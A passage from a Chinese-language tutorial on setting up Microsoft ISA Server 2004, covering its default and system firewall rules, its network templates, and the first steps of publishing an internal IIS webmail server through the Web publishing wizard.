


图1

在这里你可以按它给的这5个步骤来设置你的ISA服务器，当然一般都是根据需要自己配置的，也就是说不在它的开始界面里配置。

ISA2004在安装完毕后有一个默认的防火墙规则，也就是默认安装好后你是不能进行网络访问的，这个早在ISA2000中就是这样的，也是默认的安全规则。当你建立一个规则之后那个默认的规则就没有用了，原因就是防火墙的规则审核原理。如图2所示。




图2

当然，除了默认规则外，在安装完毕后还有一些系统的策略规则，这些规则是隐藏的，你可以点击旁边的"显示系统策略规则"来进行查看，你也可以对系统规则进行编辑，但不能删除。如图3 所示。




图3

我们来看看管理器中的"配置网络"，当你选中此项时首先看见的是防火墙的模板，默认的是边缘防火墙，也是我们今天主要讲解的应用。你还可以看见其他的模板，这也就是ISA2004中新增加的功能：多网络。下面简单介绍一些各个模板的功能。

* 边缘防火墙：顾名思义，就是将ISA服务器设置作为网络边缘的防火墙，从而保护网络不会被他人访问，同时允许公司网络上的用户进行特定的访问，也就网关防火墙了。

*三向外围网络：就是指在一个ISA服务器上有3个网络适配器，一个是连接Internet，一个连接LAN，另一个可以连接外围网络。

*前端防火墙：意思就是把ISA服务器部署在网络的边缘上做第一道防火墙，在它的后端还部署有另一种防火墙产品，ISA服务器作为背靠背外围网络配置中的防御前线。

* 后端网络：基本同上，就是部署位置相反。

*单一网络适配器：使用这种配置时ISA服务器通常作为缓存服务器，对Internet中的内容进行缓存，供公司网络中的客户端使用。也可以在单一适配器计算机上将ISA服务器部署为反向Web代理，并启用Web发布和Outlook Web Access发布方案。如图4所示。




图4

发布Web服务器

记的在上篇文章中提到了利用ISA2004发布Web服务器，这次就详细介绍一下如何使用ISA2004进行服务器发布。它的工作流程是这样的：



从图上就可以看出，ISA防火墙就是一个转发请求的代理，它接受客户端的HTTP请求，并将它转发到Web服务器上，服务器响应后又由ISA转发给客户端，这个过程对于用户来说是透明的。

我们打开ISA服务器管理器，在防火墙策略里先建立一个名为Internet的规则，规则内容就是允许本地和内部访问Internet，规则源就是内部和本地主机，规则目标就是外部，协议是所有的出站协议都允许，有这样的规则就可以使本地主机和内部网络访问外网了（关于规则名字随便起了，这里用Intetnet是为了方便识别），如图5所示。




图5

下面我们来建立Web发布规则，在右边的"防火墙策略任务"里点击"发布一个Web服务器"就会出现一个发布向导，如图6 所示。




图6

规则名我们用Web-2，并点下一步，在"计算机名称或IP地址"里填写要发布的Web服务器的内部地址，下面有一个转发主机头的选项，不用管它，一会我讲一下这个是干什么的。"路径"上填写Web目录的路径，如果

发布内容包括该目录下的其它子目录的话一定要在路径最后加上"＊"，否则ISA是不会转发子目录内容的。我用虚拟机装了Windows 2000 Server +IIS5，在IIS上装了WebEasyMail邮件系统，IIS上的虚目录是Webmail，所以我填写的路径就是"webmail/＊"，如图7、图8所示。




图7

